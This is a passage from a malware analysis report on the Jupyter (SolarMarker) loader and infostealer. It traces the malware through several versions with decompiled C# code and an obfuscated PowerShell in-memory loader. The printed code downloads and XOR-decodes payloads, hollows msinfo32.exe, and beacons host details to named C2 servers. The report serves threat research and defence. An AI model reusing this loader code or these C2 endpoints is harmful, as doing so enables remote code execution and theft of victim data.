
- Drop and Execute a PowerShell script
- Drop and Execute application
- Drop and Inject a shellcode into a Microsoft legitimate process, “msinfo32.exe,” using a standard Process Hollowing technique.



```
byte[] payload = M.ReqGETBytes(text3);
M.Execute("c:\\windows\\system32\\msinfo32.exe", payload);
string s4 = string.Concat(new string[]
{
    "{\"id\":\"",
    text2,
    "\",\"hwid\":\"",
    hwid,
    "\"}"
});
string str5 = BitConverter.ToString(Encoding.UTF8.GetBytes(s4)).Replace("-", "");
M.ReqGET(str2 + "/success?i=" + str5);
```

Figure 7: Options for the next stage.

The payload (PowerShell, executable, or shellcode) retrieved from the C2 is decoded using XOR with a decimal number.



```
private static byte[] ReqGETBytes(string Url)
{
    byte[] array = new WebClient().DownloadData(Url);
    for (int i = 0; i < array.Length; i++)
    {
        byte[] array2 = array;
        int num = i;
        int num2 = num;
        array2[num2] ^= 17;
    }
    return array;
}
```


Figure 8: The payload is decoded.

DN-DN/1.7:

Creation date: 2020-06-21

SHA-1: ea2b5b7bcc0efde95ef1daf91dcb1aa55e3458a9


This version added the Workgroup to the collected information.



```
    string text = FingerPrint.Value();
    string s = string.Concat(new string[]
    {
        "{\"hwid\":\"",
        text,
        "\",\"pn\":\"",
        M.GetComputerName(),
        "\",\"os\":\"",
        M.GetWinVersion(),
        "\",\"x\":\"",
        M.Is64x() ? "x64" : "x86",
        "\",\"prm\":\"",
        M.IsAdmin() ? "Admin" : "User",
        "\",\"ver\":\"DN-DN/1.7\",\"wg\":\"",
        M.GetWorkGroup(),
        "\"}"
    });
    string str = BitConverter.ToString(Encoding.UTF8.GetBytes(s)).Replace("-", "");
    for (;;)
    {
        try
        {
            string text2 = M.HexToString(M.ReqGET("http://blackl1vesmatter.org/gate?q=" + str));
            if (text2 != "idle" && text2.IndexOf('|') > 0)
            {
                string text3 = text2.Substring(0, text2.IndexOf('|'));
                text2 = text2.Substring(text2.IndexOf('|') + 1);
                string text4 = text2.Substring(0, 3);
                string text5 = text2.Substring(text2.IndexOf('"') + 1);
                text5 = text5.Substring(0, text5.IndexOf('"'));
                string text6 = text4;
                if (text6 != null)
                {
                    if (!(text6 == "rpe"))
                    {
                        if (!(text6 == "dnr"))
                        {
                            if (text6 == "psp")
                            {
                                string text7 = string.Concat(new object[]
```

Figure 9: Workgroup is added to the information being collected.

It also added a FingerPrint class that generates the UID (HWID) based on the following properties.



```
public static string Value()
{
    return FingerPrint.GetHash(string.Concat(new string[]
    {
        "CPU >> ",
        FingerPrint.cpuId(),
        "\nBIOS >> ",
        FingerPrint.biosId(),
        "\nBASE >> ",
        FingerPrint.baseId(),
        "\nDISK >> ",
        FingerPrint.diskId(),
        "\nVIDEO >> ",
        FingerPrint.videoId(),
        "\nMAC >> ",
        FingerPrint.macId()
    }));
}
```


Figure 10: The FingerPrint class is added.

DN-DN/FB1:

Creation date: 2020-09-24

SHA-1: f76e293d627c55eca18ce96e587fb8c6e37d8206


This version removed the FingerPrint class and added LdrConfig class that holds the loader configuration (C2 address and loader version).



```
internal class LdrConfig
{
    // Token: 0x06000001 RID: 1
    public LdrConfig()
    {
        this.addr = new string[]
        {
            "https://gogohid.com"
        };
    }

    // Token: 0x04000001 RID: 1
    public string ver = "DN-DN/FB1";

    // Token: 0x04000002 RID: 2
    public string[] addr;
}
```

Figure 11: The LdrConfig class is added.

The UID (HWID) is generated based on 32 random bytes and saved to the disk as **solarmarker.dat**.



```
private static string GetHWID()
{
    string path = Environment.GetEnvironmentVariable("userprofile") + "\\AppData\\Roaming\
      \solarmarker.dat";
    string text;
    if (File.Exists(path))
    {
        text = File.ReadAllText(path);
    }
    else
    {
        text = M.GenRandomString(32);
        File.WriteAllText(path, text);
    }
    return text;
}
```


Figure 12: The UID is saved as solarmarker.dat.

DR/1.0:

Creation date: 2020-10-05

SHA-1: 8133304181d209cb302fbcdbf3965b0b5c7fa20c


In this version, the Process Hollowing option was removed for a new option – a get PowerShell command to run in-memory. It also changed the version naming convention from DN-DN to DR and added a XOR key to the configuration class.



```
internal class LdrConfig
{
    // Token: 0x06000001 RID: 1
    public LdrConfig()
    {
        this.addr = new string[]
        {
            "http://45.135.232.131"
        };
    }

    // Token: 0x04000001 RID: 1
    public string ver = "DR/1.0";

    // Token: 0x04000002 RID: 2
    public string[] addr;

    // Token: 0x04000003 RID: 3
    public string xorkey = "4qMpLcYfVM4eimGl4Qz7cxPiafbL9edWpM1O";
}
```

Figure 13: Process Hollowing is replaced by “get PowerShell.”

There are also the additional JSON classes in order to parse the new communication protocol. All of the requests to and from the C2 are base64 decoded/encoded and XORed with the pre-configured key. This new protocol is added to the victim's collected information as **protocol_version:1** with a new key called action that indicates to the C2 which stage it's in.



```
LdrConfig ldrConfig = new LdrConfig();
string hwid = M.GetHWID();
string xorkey = ldrConfig.xorkey;
string content = M.EncryptStr(string.Concat(new string[]
{
    "{\"action\":\"ping\",\"hwid\":\"",
    hwid,
    "\",\"pc_name\":\"",
    M.GetComputerName(),
    "\",\"os_name\":\"",
    M.GetWinVersion(),
    "\",\"arch\":\"",
    M.Is64x() ? "x64" : "x86",
    "\",\"rights\":\"",
    M.IsAdmin() ? "Admin" : "User",
    "\",\"version\":\"",
    ldrConfig.ver,
    "\",\"workgroup\":\"",
    M.GetWorkGroup(),
    "\",\"protocol_version\":1}"
}), xorkey);
int num = 0;
string addr = ldrConfig.addr[num];
bool flag = false;
string data2 = "";
for (;;)
{
    try
    {
        string json;
        if (!flag)
        {
            json = M.DecryptStr(M.Req(addr, content), xorkey);
        }
        else
        {
            json = M.DecryptStr(M.Req(addr, M.EncryptStr(data2, xorkey)), xorkey);
            flag = false;
            data2 = "";
        }
        JsonObject jsonObject = (JsonObject)JsonParser.Parse(json);
        string value = ((JsonValue)jsonObject.Get("status")).value;
        if (value == "file")
        {
            string value2 = ((JsonValue)jsonObject.Get("task_id")).value;
            string text = ((JsonValue)jsonObject.Get("type")).value;
            if (text != null)
            {
                if (!(text == "exe"))
                {
                    if (text == "ps1")
                    {
```

Figure 14: The encoding of the new protocol.

The above JSON is sent with the action "ping," and as a response it gets the following JSON:

{"status": <status>, "type": <attack_type>, "task_id": <task_id>}.

- "status": file, command or idle.
- "type": ps1, exe.
- "task_id": ID of the current attack.

In the case of "status":"command," the powershell command will be retrieved and run without writing the command to disk.

If "type" is "ps1"/"exe," a random named powershell/exe file will be created in the Temp directory. Then, the following request will be sent to the C2 to get the powershell command:

{"action":"get_file","hwid":<hwid>,"task_id":<task_id>,"protocol_version":1}. The command is then written to the previously created random file and executed. This stage will be discussed in a subsequent section.

While the next stage is running, another request gets sent to the C2 with the action: {"action":"change_status","hwid":<hwid>,"task_id": <task_id>,"is_success":true,"protocol_version":1}.


This indicates that the next stage is running successfully. The response is then {"status": "idle"}, which enters the process to a loop waiting for the next commands.

DR/1.1:

Creation date: 2020-10-13

SHA-1: d5a6ebdd65398f0a3591900192992220df49b03c

In this phase, the creators added the domain name into the information they're seeking to collect. All the other collected information remains the same; they haven't deleted anything or changed anything else from the previous version.



```
string content = M.EncryptStr(string.Concat(new string[]
{
    "{\"action\":\"ping\",\"hwid\":\"",
    hwid,
    "\",\"pc_name\":\"",
    M.GetComputerName(),
    "\",\"os_name\":\"",
    M.GetWinVersion(),
    "\",\"arch\":\"",
    M.Is64x() ? "x64" : "x86",
    "\",\"rights\":\"",
    M.IsAdmin() ? "Admin" : "User",
    "\",\"version\":\"",
    ldrConfig.ver,
    "\",\"workgroup\":\"",
    M.GetWorkGroup(),
    " | ",
    M.WMI("win32_computersystem", "domain"),
    "\",\"dns\":",
    (M.WMI("win32_computersystem", "partofdomain").ToLower() == "false") ? "0" : "1",
    ",\"protocol_version\":1}"
}), xorkey);
string json;
if (!flag)
{
    json = M.DecryptStr(M.Req(addr, content), xorkey);
}
else
{
    json = M.DecryptStr(M.Req(addr, M.EncryptStr(data, xorkey)), xorkey);
    flag = false;
    data = "";
}
JsonObject jsonObject = (JsonObject)JsonParser.Parse(json);
string value = ((JsonValue)jsonObject.Get("status")).value;
if (value == "file")
{
    string value2 = ((JsonValue)jsonObject.Get("task_id")).value;
    string text = ((JsonValue)jsonObject.Get("type")).value;
```

Figure 15: The domain name is added.

DR/1.4:

Creation date: 2020-11-03


SHA-1: aecd083118b9333133c2f43f85558730285ed292

There were no significant or interesting changes from version DR/1.1

POWERSHELL INTERMEDIATE LOADER

In most cases, based on the availability of active C2 connections, the next stage is a PowerShell script that is downloaded by the Jupyter C2 client as described in a previous section.

The PowerShell script holds a base64 encoded blob and a XOR key that is similar to the previously mentioned PowerShell scripts. It decrypts the base64 blob (another .NET assembly) and, once again, runs it in-memory.



```
.
.
.
psWjJlaWsxS1hSRVZFZFBiM2Q0U1Y5eFBTbHRZWGMxT1ZJd1puTXFiM3A0Zm4xM2VteEVXVUY2ZVhGT05TUjNLRjlJZkc1RWJUTklhWDQ9WGpGSFBFZGVUV
XB3Vmw1VA==';
$abe49b7df5140b81a4e5fa7928d20=[sySTeM.ConvErT]::froMbaSE64sTRIng($a9922a6c3e4481a6fc47c5204327c);
$a538ab43a11452b0d83abc9cb36c9=
'XjFHPEdeTUpwVl5TeiZ3QHVJZT5Ae3pLP15vcHNMQHw+fVpAVFJicEB0JT5vQHMqalRAYGp+PkBUYGxYXk5fbGxAe317TD96QFpmcFF4R2dsKDM9a2d8V0
h2bENoQlRzSDNMeWlASn5WaWl4SDNmVG83PnpOZVY7dEEmeUJ5X2NmJGlsPk0zbWEmZlZ2eik1KXREVEdPb3d4SV9xPSltYXc1OVIwZnMqb3p4fn13emxEW
UF6eXFONSR3KF9IfG5EbTNIaX4=';
for($aa27d8aea4543fafce14da8b6729d=0;$aa27d8aea4543fafce14da8b6729d -lT $abe49b7df5140b81a4e5fa7928d20.coUNt;){
    FoR($ae0da1ad6b3435a9348c7a2a2a6be=0;$ae0da1ad6b3435a9348c7a2a2a6be -Lt $a538ab43a11452b0d83abc9cb36c9.LengTh;
    $ae0da1ad6b3435a9348c7a2a2a6be++){
        $abe49b7df5140b81a4e5fa7928d20[$aa27d8aea4543fafce14da8b6729d]=$abe49b7df5140b81a4e5fa7928d20[
        $aa27d8aea4543fafce14da8b6729d] -BXoR $a538ab43a11452b0d83abc9cb36c9[$ae0da1ad6b3435a9348c7a2a2a6be];
        $aa27d8aea4543fafce14da8b6729d++;
        IF($aa27d8aea4543fafce14da8b6729d -gE $abe49b7df5140b81a4e5fa7928d20.couNt){
            $ae0da1ad6b3435a9348c7a2a2a6be=$a538ab43a11452b0d83abc9cb36c9.LengtH
        }
    }
}
[SySTEM.REflECTioN.aSSEmbLy]::LOad($abe49b7df5140b81a4e5fa7928d20);
[jupyTER.JupYtER]::RuN();
```


XOR Key

Figure 16: The PowerShell intermediate loader.

JUPYTER INFOSTEALER

INTRODUCTION

The decrypted .NET assembly blob is the Jupyter infostealer. It has a different C2 address and different version number adhering to the patterns of the C2 client. It also implements similar obfuscation patterns.



```
        // Token: 0x04000198 RID: 408
        private const string addr = "http://45.146.165.222/j"

        // Token: 0x04000199 RID: 409
        private const string StubVersion = "CS-DN/1.8";
```

Figure 17: The Jupyter infostealer .NET assembly blob.

Initially Morphisec researchers identified that all the infostealer payloads had the same namespace, Jupyter. Later, they traced the random DLLs to the original first version of Jupyter and identified that it was its original filename. Furthermore, it looks like the adversaries have a special interest in the planet Jupiter as an image of the planet is found on the main page of the admin panel accessed by the infostealer. As stated in the introduction, the image was most likely extracted from a Russian-language forum, which wasn't a big surprise considering the fact that all the investigated C2s point back to Russia.

